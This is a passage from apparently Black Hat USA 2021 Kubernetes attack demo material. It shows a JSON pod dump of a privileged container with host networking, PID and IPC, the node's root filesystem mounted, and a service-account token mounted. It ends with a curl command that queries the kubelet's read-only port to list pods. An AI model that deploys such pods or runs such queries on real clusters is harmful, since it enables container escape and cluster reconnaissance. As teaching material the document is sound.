\"k: {\"name\": \"noderoot\"}: {\"\": {}, \"f:hostPath\": {\"\": {}, \"f:path\": {}, \"f:type\": {}}, \"f:name\": {}}, \"f:spec\": {\"volumes\": {\"name\": \"noderoot\", \"hostPath\": {\"path\": \"/\", \"type\": \"\"}, \"name\": \"default-token-kkhmk\", \"secret\": {\"secretName\": \"default-token-kkhmk\", \"defaultMode\": 420}}, \"containers\": [{\"name\": \"nbvulns005-1\", \"image\": \"cnoio/nbvulns005:latest\", \"resources\": {}, \"volumeMounts\": [{\"name\": \"noderoot\", \"mountPath\": \"/host\"}, {\"name\": \"default-token-kkhmk\", \"readOnly\": true, \"mountPath\": \"/var/run/secrets/kubernetes.io/serviceaccount\"}], \"terminationMessagePath\": \"/dev/termination-log\", \"terminationMessagePolicy\": \"File\", \"imagePullPolicy\": \"Always\", \"securityContext\": {\"privileged\": true}}, \"restartPolicy\": \"Always\", \"terminationGracePeriodSeconds\": 30, \"dnsPolicy\": \"ClusterFirst\", \"serviceAccountName\": \"default\", \"serviceAccount\": \"default\", \"nodeName\": \"gke-my-first-cluster-1-default-pool-df5db068-9156\", \"hostNetwork\": true, \"hostPID\": true, \"hostIPC\": true, \"securityContext\": {}, \"schedulerName\": \"default-scheduler\", \"tolerations\": [{"key\": \"node.kubernetes.io/not-ready\", \"operator\": \"Exists\", \"effect\": \"NoExecute\", \"tolerationSeconds\": 300}, {"key\": \"node.kubernetes.io/unreachable\", \"operator\": \"Exists\", \"effect\": \"NoExecute\", \"tolerationSeconds\": 300}], \"priority\": 0, \"enableServiceLinks\": true, \"preemptionPolicy\": \"PreemptLowerPriority\"}, \"status\": {\"phase\": \"Running\", \"conditions\": [{"type\": \"Initialized\", \"status\": \"True\", \"lastProbeTime\": null, \"lastTransitionTime\": \"2021-07-30T15:22:32Z\"}, {"type\": \"Ready\", \"status\": \"True\", \"lastProbeTime\": null, \"lastTransitionTime\": \"2021-07-30T15:22:33Z\"}, {"type\": \"ContainersReady\", \"status\": \"True\", \"lastProbeTime\": null, \"lastTransitionTime\": \"2021-07-30T15:22:33Z\"}, {"type\": \"PodScheduled\", \"status\": \"True\", \"lastProbeTime\": null, \"lastTransitionTime\": \"2021-07-30T15:22:32Z\"}], \"hostIP\": \"10.150.0.2\", \"podIP\": \"10.150.0.2\", \"podIPs\": [{\"ip\": \"10.150.0.2\"}], \"startTime\": \"2021-07-30T15:22:32Z\", \"containerStatuses\": [{\"name\": \"nbvulns005-1\", \"state\": {\"running\": {\"startedAt\": \"2021-07-30T15:22:33Z\"}}, \"lastState\": {\"ready\": true, \"restartCount\": 0, \"image\": \"docker.io/cnoio/nbvulns005:latest\", \"imageID\": \"docker.io/cnoio/nbvulns005@sha256:f9d237f664602d08c24fd8f7763cea17b5b6c85186dcf6def7b1ba7e8dfa07e6d\", \"containerID\": \"containerd://79667158f3e5c863990686a7d9a89a200450dbdc058f8f1b22e654703842ce7e\", \"started\": true}], \"qosClass\": \"BestEffort\"}}]}
```

> exec curl ping -s -i -k http://10.150.0.2:10255/pods

BHUSA2021